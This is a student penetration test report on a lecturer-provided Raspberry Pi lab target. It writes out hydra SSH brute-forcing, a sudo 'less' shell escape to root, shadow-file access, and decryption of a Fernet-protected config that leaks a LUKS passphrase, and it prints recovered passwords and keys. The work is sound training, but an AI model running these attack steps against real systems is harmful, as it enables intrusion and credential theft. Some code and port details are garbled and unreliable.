

PENETRATION TEST REPORT

im Studiengang

Informatik Cybersecurity

an der dualen Hochschule Baden-Württemberg Mannheim

von

Name, Vorname: Hartinger, Steven

Abgabedatum: 20.03.2023

Matrikelnummer, Kurs: 7146735, TINF20CS1

Contents

1	Executive Summary	3
2	Findings	5
2.1	Possible Path Traversal of Apache Server on port 80	5
2.2	Weak Password for User "Bluey"	6
2.3	Finding 3 - No SSH Brute-Force Protection	7
2.4	Finding 4 - SSH Root Access via less	8
2.5	Finding 4 - SSH Root Access via less	9
2.6	Finding 5 - SSLv2, SSLv3, TLS 1.1 support	10
2.7	Finding 6 - Vulnerable OpenSSH Version	11
2.8	Finding 7 - Vulnerable Apache Version	12
2.9	Finding 7 - Root read access on port 433	13
2.10	Finding 7 - Root read access on port 433	14
2.11	Finding 8 - Insecure coding leads to disk-image access	15
2.12	Finding 8 - Insecure coding leads to disk-image access	16
2.13	Finding 8 - Insecure coding leads to disk-image access	17
2.14	Finding 8 - Insecure coding leads to disk-image access	18
2.15	Finding 9 - Credentials accessible inside container image	19
2.16	Finding 10 - Root access via authorized keys entry of user bluey	20
2.17	Finding 11 - Weak cipher suite support	21
2.18	Finding 12 - SYN Flooding Attack	22
2.19	Finding 13 - No encryption for Webserver on Port 80	23
2.20	Finding 14 - Root OpenSSL acces through management server	24
2.21	Finding 15 -	25
2.22	Finding 16 - No encryption for SD card of Raspberry	26
2.23	Finding 17 - Remote Code Execution through vulnerable software	27
2.24	Finding 18 - "userconf-pi" usage	28
2.25	Finding - Possible determination of OpenSSL version	29
2.26	Finding - Possible determination of Apache Server version	30
2.27	Finding - Outdated Sudo Version	31
2.28	Finding - Outdated Python Version	32
3	Abkürzungsverzeichnis	33
4	Attachments	34

1 Executive Summary

Synopsis

As part of the lecture "Offensive Security" by Dr. Prof. Bauer the students of the TINF20CS1 performed a review on a Raspberry Pi handed by our lecturer.

Scope

Our assessment included:

- Validation of the given Raspberry Pi without exact requirements.
- Provide countermeasures for vulnerabilities of the system.

The threats included:

- Network Eavesdrop - The attacker is on a wireless communication channel or somewhere else on the network
- Network Attack - The attacker is on a wireless communication channel or somewhere else on the network
- Physical Access - The attacker has physical access to the device
- Malicious Code - Malicious code loaded onto the Raspberry Pi

Testing was performed on:

- Raspberry Pi 3

Limitations

For this assessment we are not having any limitation besides a time limit.

Key Findings

Dashboard

Target Metadata

Targets

Finding Breakdown


Category Breakdown

2 Findings

2.1 Possible Path Traversal of Apache Server on port 80

Finding	Possible Path Traversal of Apache Server on port 80																				
Risk	Medium																				
Category	Access Controls																				
Impact	An attacker could access sensitive data. This can also happen with any user by accident.																				
Description	<p>After performing an nmap scan three open ports where found. Since there is most likely a Hypertext Transfer Protokoll (HTTP) service running on port 80 a http-enum script was used to try to access several potentially interesting paths.</p> <pre>(root@kali)-[/home/kali/Schreibtisch] # nmap -A --script=http-enum 172.16.0.29 Starting Nmap 7.93 (https://nmap.org) at 2023-03-06 09:50 CET Nmap scan report for 172.16.0.29 Host is up (0.00074s latency). Not shown: 997 closed tcp ports (reset) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0) 80/tcp open http Apache httpd 2.4.54 ((Debian)) _http-server-header: Apache/2.4.54 (Debian) _http-enum: _ /home/: Potentially interesting directory w/ listing on 'apache/2.4.54 (debian)' 443/tcp open ssl/https? MAC Address: B8:27:EB:95:86:99 (Raspberry Pi Foundation) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel TRACEROUTE HOP RTT ADDRESS 1 0.74 ms 172.16.0.29 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 9.26 seconds</pre> <p>The script was able to access the ”/home” path where the apache server has its directories saved. In this case no sensitive files were found.</p>  <p>Index of /home</p> <table><tr><th>Name</th><th>Last modified</th><th>Size</th><th>Description</th></tr><tr><td> Parent Directory</td><td></td><td>-</td><td></td></tr><tr><td> bingo/</td><td>2023-02-12 20:48</td><td>-</td><td></td></tr><tr><td> bluey/</td><td>2023-02-12 20:48</td><td>-</td><td></td></tr><tr><td> root/</td><td>2023-02-12 20:48</td><td>-</td><td></td></tr></table> <p>Apache/2.4.54 (Debian) Server at 172.16.0.30 Port 80</p>	Name	Last modified	Size	Description	Parent Directory		-		bingo/	2023-02-12 20:48	-		bluey/	2023-02-12 20:48	-		root/	2023-02-12 20:48	-	
Name	Last modified	Size	Description																		
Parent Directory		-																			
bingo/	2023-02-12 20:48	-																			
bluey/	2023-02-12 20:48	-																			
root/	2023-02-12 20:48	-																			
Recommendation																					



2.2 Weak Password for User "Bluey"

Finding	Weak Password for User "Bluey"
Risk	High
Category	Access Controls
Impact	An attacker can login as the user "bluey" and access Secure Shell (SSH).
Description	<p>After finding out the user names in the last finding the tool hydra was used to try to brute force the passwords of the users. Therefore we used the following script:</p> <pre>hydra -l bluey -P rockyou.txt 172.16.0.29 ssh -t 4 -V -I</pre> <p>The file "rockyou.txt" provided by kali linux includes a list of popular passwords. The hydra script tries to establish a SSH connection by trying every single one of the passwords. With the option "-t 4" four passwords are used at once.</p>  <pre>[ATTEMPT] target 172.16.0.29 - login "bluey" - pass "jayden" - 554 of 14344399 [child 0] (0/0) [ATTEMPT] target 172.16.0.29 - login "bluey" - pass "savannah" - 555 of 14344399 [child 1] (0/0) [ATTEMPT] target 172.16.0.29 - login "bluey" - pass "hottie1" - 556 of 14344399 [child 2] (0/0) [ATTEMPT] target 172.16.0.29 - login "bluey" - pass "phoenix" - 557 of 14344399 [child 3] (0/0) [22][ssh] host: 172.16.0.29 login: bluey password: phoenix 1 of 1 target successfully completed, 1 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-06 11:31:30</pre> <p>—(root@kali)-[/usr/share/wordlists] # ssh bluey@172.16.0.29 The authenticity of host '172.16.0.29 (172.16.0.29)' can't be established. ED25519 key fingerprint is SHA256:6Ha71kTRiSiYuQBUB1+LVlB71pL8t5cVtI+ZNN1sDI4. This key is not known by any other names Are you sure you want to continue connecting (yes/no/[fingerprint])? y Please type 'yes', 'no' or the fingerprint: yes Warning: Permanently added '172.16.0.29' (ED25519) to the list of known hosts. bluey@172.16.0.29's password: Permission denied, please try again. bluey@172.16.0.29's password: Linux plunder 5.15.61-v8+ #1579 SMP PREEMPT Fri Aug 26 11:16:44 BST 2022 aarch64</p> <p>Wi-Fi is currently blocked by rfkill. Use raspi-config to set the country before use.</p> <p>plunder bluey [~]: █</p>
Recommendation	Immediate change password of user "bluey" and establish an appropriate password policy.

2.3 Finding 3 - No SSH Brute-Force Protection

Finding	No SSH Brute-Force Protection
Risk	Medium
Category	Misconfiguration
Impact	An attacker is able to brute force the passwords of the ssh user accounts.
Description	Considering there are no limitations for login attempts are configured performing an brute force attack via the hydra tool is possible (See Finding Weak Password for User "Bluey").
Recommendation	Limit the login attempts of the users.

2.4 Finding 4 - SSH Root Access via less

Finding	SSH Root Access
Risk	High
Category	Access Controls, Privilege Escalation
Impact	An attacker is able to gain SSH root access.
Description	<p>After logging into the user account "bluey" the command "sudo -l" illustrates the users privileges.</p>  <p>The command disclosed that "bluey" has root access for the command: "/usr/bin/less /var/log/auth.log" without as password. Although there was initially a misinterpretation of the output when attempting to run "sudo less" on a file or accessing the "auth.log" file, the command ultimately worked. Upon conducting research on methods for escalating privileges, it was discovered that it is possible to input "! /bin/bash" into the less command line, which will grant root access to the bash.</p>  <p>Executing the command "id" will display the current user. The graphic above illustrates that the current user has a uid of zero, which corresponds to the root user. The root user has all privileges as shown under the headline "privilege specification".</p>

2.5 Finding 4 - SSH Root Access via less

Finding	SSH Root Access
Recommendation	

2.6 Finding 5 - SSLv2, SSLv3, TLS 1.1 support

Finding	SSLv2, SSLv3,TLS 1.1 support
Risk	High
Category	Misconfiguration, Patching
Impact	Decrypt Data, Man in the Middle Attacks
Description	<p>The Tansport Layer Security (TLS) configuration supports the deprecated protocols: SSLv2, SSLv3, TLS 1.1. Executing the command:</p> <pre>"openssl s_client -connect 172.16.0.29:433 -ssl2"</pre> <p>opens an SSLv2 connection to the server 172.16.0.29 on port 433 and displays the encryption and certificate information.</p> <pre>plunder [/]: openssl s_client -connect 172.16.0.29:443 -ssl2 CONNECTED(00000005) depth=0 CN = Infoservice verify error:num=18:self signed certificate verify return:1 depth=0 CN = Infoservice verify return:1 548017543008:error:1406D0B8:SSL routines:GET_SERVER_HELLO:no cipher list:s2_clnt.c:450: no peer certificate available No client certificate CA names sent SSL handshake has read 470 bytes and written 53 bytes New, (NONE), Cipher is (NONE) Secure Renegotiation IS NOT supported Compression: NONE Expansion: NONE SSL-Session: Protocol : SSLv2 Cipher : 0000 Session-ID: Session-ID-ctx: Master-Key: Key-Arg : None PSK identity: None PSK identity hint: None SRP username: None Start Time: 1677903762 Timeout : 300 (sec) Verify return code: 18 (self signed certificate)</pre>
Recommendation	


2.7 Finding 6 - Vulnerable OpenSSH Version

Finding	Vulnerable OpenSSH Version
Risk	Medium
Category	Vulnerable Software Version
Impact	An attacker who can access the socket of the forwarding agent remotely may be able to execute unauthorized code with the same privileges as the process or cause a Denial of Service (DoS) situation. An Attacker can perform privilege escalation when AuthorizedKeysCommand/AuthorizedPrincipalsCommand are configured. CVE-2021-28041, CVE-2021-41617
Description	<p>An nmap scan illustrated the openssh version.</p> <pre>(root@kali)-[/home/kali/Schreibtisch] # nmap -A 172.16.0.29 Starting Nmap 7.93 (https://nmap.org) at 2023-03-06 09:30 CET Nmap scan report for 172.16.0.29 Host is up (0.00051s latency). Not shown: 997 closed tcp ports (reset) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0) ssh-hostkey: 3072 75934ce29660efea0a2317916ccd219a (RSA) 256 cce6b2d97e14949ed93ba7c657f4fa04 (ECDSA) _ 256 9b25fb6470f248683d6d49ffe39cf688 (ED25519) 80/tcp open http Apache httpd 2.4.54 ((Debian)) _ http-title: Site doesn't have a title (text/html). _ http-server-header: Apache/2.4.54 (Debian) 443/tcp open ssl/https? sslv2: SSLv2 supported _ ciphers: none _ ssl-date: 2023-03-04T00:21:05+00:00; -2d08h09m56s from scanner time. ssl-cert: Subject: commonName=Infoservice Not valid before: 2023-02-12T19:56:38 _ Not valid after: 2033-02-09T19:56:38 MAC Address: B8:27:EB:95:86:99 (Raspberry Pi Foundation) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6, Linux 5.0 - 5.3 Network Distance: 1 hop Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel</pre>
Recommendation	The openssh version "OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)" has several vulnerabilities under certain circumstances mentioned in the impact part.

2.8 Finding 7 - Vulnerable Apache Version

Finding	Vulnerable Apache Version
Risk	Medium
Category	Vulnerable Software Version
Impact	The client may not interpret security-related headers if a malicious backend causes the response headers to be truncated early, resulting in some headers being included in the response body. An attacker can perform HTTP Request Smuggling due to inconsistent interpretation of HTTP Requests. CVE-2022-37436, CVE-2022-36760
Description	<p>An nmap scan illustrated the Apache version.</p> <pre>(root@kali)-[/home/kali/Schreibtisch] # nmap -A 172.16.0.29 Starting Nmap 7.93 (https://nmap.org) at 2023-03-06 09:30 CET Nmap scan report for 172.16.0.29 Host is up (0.00051s latency). Not shown: 997 closed tcp ports (reset) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0) ssh-hostkey: 3072 75934ce29660efea0a2317916ccd219a (RSA) 256 cce6b2d97e14949ed93ba7c657f4fa04 (ECDSA) _ 256 9b25fb6470f248683d6d49ffe39cf688 (ED25519) 80/tcp open http Apache httpd 2.4.54 ((Debian)) _ http-title: Site doesn't have a title (text/html). _ http-server-header: Apache/2.4.54 (Debian) 443/tcp open ssl/https? sslv2: SSLv2 supported _ ciphers: none _ ssl-date: 2023-03-04T00:21:05+00:00; -2d08h09m56s from scanner time. ssl-cert: Subject: commonName=Infoservice Not valid before: 2023-02-12T19:56:38 _ Not valid after: 2033-02-09T19:56:38 MAC Address: B8:27:EB:95:86:99 (Raspberry Pi Foundation) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6, Linux 5.0 - 5.3 Network Distance: 1 hop Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel</pre>
Recommendation	The apache version "Apache 2.4.54" has several vulnerabilities.

2.9 Finding 7 - Root read access on port 433

Finding	Root read access on port 433
Risk	High
Category	Broken Access Control, Misconfiguration
Impact	An attacker read access to all files on the server. This can also happen to regular users by accident.
Description	<p>After trying to access the server on port 433 with the url <code>https://172.16.0.29:433</code> an error message was displayed:</p> <p>Error opening " 548660451168:error:02001002:system library:fopen:No such file or directory:bss_file.c:169:fopen(", 'r')</p> <p>548660451168:error:2006D080:BIO routines:BIO_new_file:no such file:bss_file.c:172:</p> <p>After considering several options what the purpose of the Hypertext Transfer Protocol Secure (HTTPS) service running on port 433 was, it turned out that it represents the file system of the server. It is possible to access several files on the server.</p>  <p>Shown in the graphic above it was possible to access the shadow.txt file of the server where the hashes of all user passwords are listed.</p>

2.10 Finding 7 - Root read access on port 433

Finding	Root read access on port 433
Recommendation	

2.11 Finding 8 - Insecure coding leads to disk-image access

Finding	Insecure coding leads to disk-image access
Risk	Medium
Category	Obfuscation, information disclosure
Impact	An attacker can obtain the passphrase to decrypt the disk-image file 'container.img'
Description	<p>Analyzing the file system of the server named 'plunder' running on port 22, a disk-image file 'container.img' was found. After trying to mount the image the following error message appeared:</p> <pre>plunder [/]: mkdir /mnt/ChromeOS plunder [/]: mount -o loop /srv/container.img /mnt/ChromeOS/ mount: /mnt/ChromeOS: unknown filesystem type 'crypto_LUKS'.</pre> <p>Given that the filesystem is apparently from type 'crypto_LUKS' the disk-image is most likely encrypted. Through research the following command was tried to decrypt the filesystem:</p> <pre>plunder [/srv]: cryptsetup luksOpen container.img crypted_sda1 Enter passphrase for container.img: No key available with this passphrase. Enter passphrase for container.img: Error reading passphrase from terminal. plunder [/srv]:</pre> <p>The first method to access the container image was a brute force attack. Since we have credentials for the SSH we copied the image to our local kali linux machine with the following command: "scp root@172.16.0.29:/srv/container.img output.img" After copying the file a brute force attack was performed using the tool bruteforce-luks.</p> <pre>(root@kali)~[~] # bruteforce-luks -t 6 -f /usr/share/wordlists/rockyou.txt -v 30 output.img Warning: using dictionary mode, ignoring options -b, -e, -l, -m and -s. Tried passwords: 3763 Tried passwords per second: 125,433333 Last tried password: antonella Tried passwords: 7535 Tried passwords per second: 125,583333 Last tried password: neisha Tried passwords: 11323 Tried passwords per second: 125,811111 Last tried password: vainilla</pre> <p>However there was no matching password found with this method.</p>

2.12 Finding 8 - Insecure coding leads to disk-image access

Finding	Insecure coding leads to disk-image access
Description	By analyzing the processes of the server we found that a compiled python file 'fdsetup.pyc' is executed directly after rebooting the server. Unfortunately it is not possible to read a compiled python file without decompiling it. The contents of the 'fdsetup.pyc' file appear as follows:

```
+r!cCsJ|*d*r|td|***dd|d|dg}tj||*d***d *dS)
NrZ$Opening LUKS device using password: *
cryptsetupluksOpen*
source_dev*
mapper_name**input**
subprocessZ
check_output(rpassword*cmdrrr *open_luks_device*s
r+cCs.|*d*rtd*dd|dg|t*|*dS)NrZClosing LUKS device.r"Z luksCloser$)rr(*
check_call)rr*rrr *close_luks_device+s
r-cCsX|*d*r td|*d|*d***ddd |d
g}tj||*d
|*d
**d
*dS)NrZAdding passphrase: z (using existing passphrase: *)r"Z
luksAddKey*
--batch-modez--pbkdf=pbkdf2z--pbkdf-force-iterations=1000r#rrr*r'*rZ
old_passwordZ
new_passwordr*rrr

r!cCsR|*d*rtd|*d|***ddd|dg}tj||*|***d *d
*dS)
luksRemoveKeyr/r#rrr*r'r0rrrse: *remove_luks_passphrase7s r"Z
r2s$gAAAAABj6U1FMZkA00NUKuE5IWJFY0rY8jeRSfL2TqYpqfIiTrTP8ceGBoffIZt7XvWS5pXWE9afjswEi_fSq9D-tcEnh8QflWQu2j4l58V
vsW8QLKpCsQuXyjrMTQ0yE7bwAkAUh8Jrxt7TIBfZQPPsqCbt5Emrpb6eiudBNgI_F5V1KoRdG8WbEie-iliX-XMcqZu-RhKdKujw7oGT-TaAdB
p1Wgc0d-yT50ixZaVvgylpw-8Z8UER14NT8WigQvTLtNr-bojjMaqzSySzBVFAbea5o0mi768M7tjY0mcdifMYuIQNwSMPWb1o8xdkzNVyYE0-
bkdf-force-iterations=1000 r#zDerived password: Zinitial_passphrasezError with key setup.)*file*Zmountz
/dev/map
2rZencrypted_configurationZencrypt*dumpsrr*loadsZdecryptr)ZCalledProcessError*stderr*exitr,Zcallrrrr <module
```

The few readable keywords inside the file like 'passphrase' or 'cryptsetupluksOpen' indicate that it must be a configuration for the 'cryptsetup luks' library. Therefore the file was copied to the local kali machine to decompile it. Since the tool 'decompyle6' didn't work for this specific file a script was written to decompilation:

```
1 GNU nano 6.4
2 import dis
3 def extract_code_from_pyc_file(pyc_file_path):
4     with open(pyc_file_path, 'rb') as f:
5         magic = f.read(4)
6         moddate = f.read(4)
7         code = f.read()
8         if magic b'\x03\xfb\r\n' and magic # b'\x03\xfb\r\n':
9             raise ValueError("Invalid .pyc file magic: %s" % repr(magic))
10        return dis.disassemble(code)
11 extract_code_from_pyc_file(/home/kali/Schreibtisch/todecompile.pyc)
12
```

However this script failed to open this file as well.

2.13 Finding 8 - Insecure coding leads to disk-image access

Finding	Insecure coding leads to disk-image access
Description	<p>After researching several methods the tool 'pycdc' worked for this specific file. Inside the decompiled file an encrypted configuration was found (see attachment 4). Luckily the file included the private key to decrypt the configuration. The cipher used is fernet. The following script decrypted the encrypted configuration:</p> <pre>1 #! /usr/bin/python 2 from cryptography.fernet import Fernet 3 key = b'dGH1BR5gJ6wz6rne0kvmW50UsgY_J3kBZlRIUmsSiYw=' 4 5 f = Fernet(key) 6 7 token=b'gAAAAAB6U1FZADONUKESIJFYDrY8jeRSFL2TqYpqiIiTrTP8ceGBoffIZt7X 8 vWS5pXWE9afjswEi_fSq9D-tcEnh8QflWQu2j4158Vrbjbd1s8kWRqcv665XHDiFSED 9 PAL1yb2w==' 10 11 decrypted = f.decrypt(token) 12 13 print(decrypted)</pre> <p>The output of the script is:</p> <pre>1 b'{"debug": false "initial_passphrase":"Q99mjPp4xMwnEpgJd4kd5LNe", 2 "mapper_name": "fde", "source_dev": "/srv/container.img", 3 "interface_mac": "eth0", "source_files": ["/proc/cpuinfo", "filter_cpuinfo "], ["/sys/kernel/debug/bluetooth/hci0/identity", null], ["/sys/devices/ platform/soc/3f980000.usb/usb1/1-1/1-1.1 /1-1.1 4 :1.0/net/eth0/address", null]]}'</pre> <p>From the output it can be extracted that "debug" is set to "false". By examining the decompiled file we found out that the passphrase of the container image gets printed when "debug" is set to "true". Owning the key of the fernet encryption it was possible to encrypt the same configuration we just decrypted while setting "debug" to "true" instead of "false". The tool vim now enables the exchange of the old encrypted configuration with the new one while the debug mode is set to true and still maintains the magic bytes of the compiled python file. After those changes the file was executed and had the following output including the passphrase of the encrypted container:</p> <pre>plunder [-]: python3 /usr/local/bin/fdesetup.pyc cryptsetup luksFormat --batch-mode --pbkdf=pbkdf2 --pbkdf-force-iterations=1000 /srv/container.img Derived password: 7ef05a8940beec60ec031bcfbac709c1c77e2087ae65000f0a53aea780c7ab41 Opening LUKS device using password: 7ef05a8940beec60ec031bcfbac709c1c77e2087ae65000f0a53aea780c7ab41 Device fde already exists. Adding passphrase: 7ef05a8940beec60ec031bcfbac709c1c77e2087ae65000f0a53aea780c7ab41 (using existing passphrase: Q99mjPp4xMwnEpgJd4kd5LNe) No key available with this passphrase. Error with key setup. Closing LUKS device.</pre> <p>With the given output from above we were able to access the container image.</p>

2.14 Finding 8 - Insecure coding leads to disk-image access

Finding	Insecure coding leads to disk-image access
Description	Nevertheless no content was visible for because the device had to be mounted first. The following command made this happen:
	<pre>plunder [/dev/mapper]: mount /dev/mapper/decrypted_devicess /media/my_device plunder [/dev/mapper]: cd /media/my_device/ plunder [/media/my_device]: ös -bash: ös: command not found plunder [/media/my_device]: ls total 13K -rwx----- 1 root root 178 12.02.2023 20:21:49 cryptofs_init drwx----- 2 root root 12K 12.02.2023 20:18:52 lost+found/</pre>
Recommendation	

2.15 Finding 9 - Credentials accessible inside container image

Finding	Credentials accessible inside container image
Risk	High
Category	Information disclosure
Impact	An attacker gains admin password of some service
Description	<p>Inside the container image of the previous finding insecure coding there was a 'cryptofs_init' file. Opening the file there was a admin password as shown in the graphic below.</p> <pre>plunder [/media/my_device]: cat cryptofs_init #!/bin/bash # # MAC=`ifconfig eth0 grep ether awk '{print \$2}'` /usr/bin/curl -u admin:dsMDYzFjEqdm9T77QMfYMLHF "https://dhw.johannes-bauer.com/offsec/fde.html?mac=\$MAC"</pre>
Recommendation	Credentials should be stored in a separat environment. Further the password should not be stored in clear text in a file.

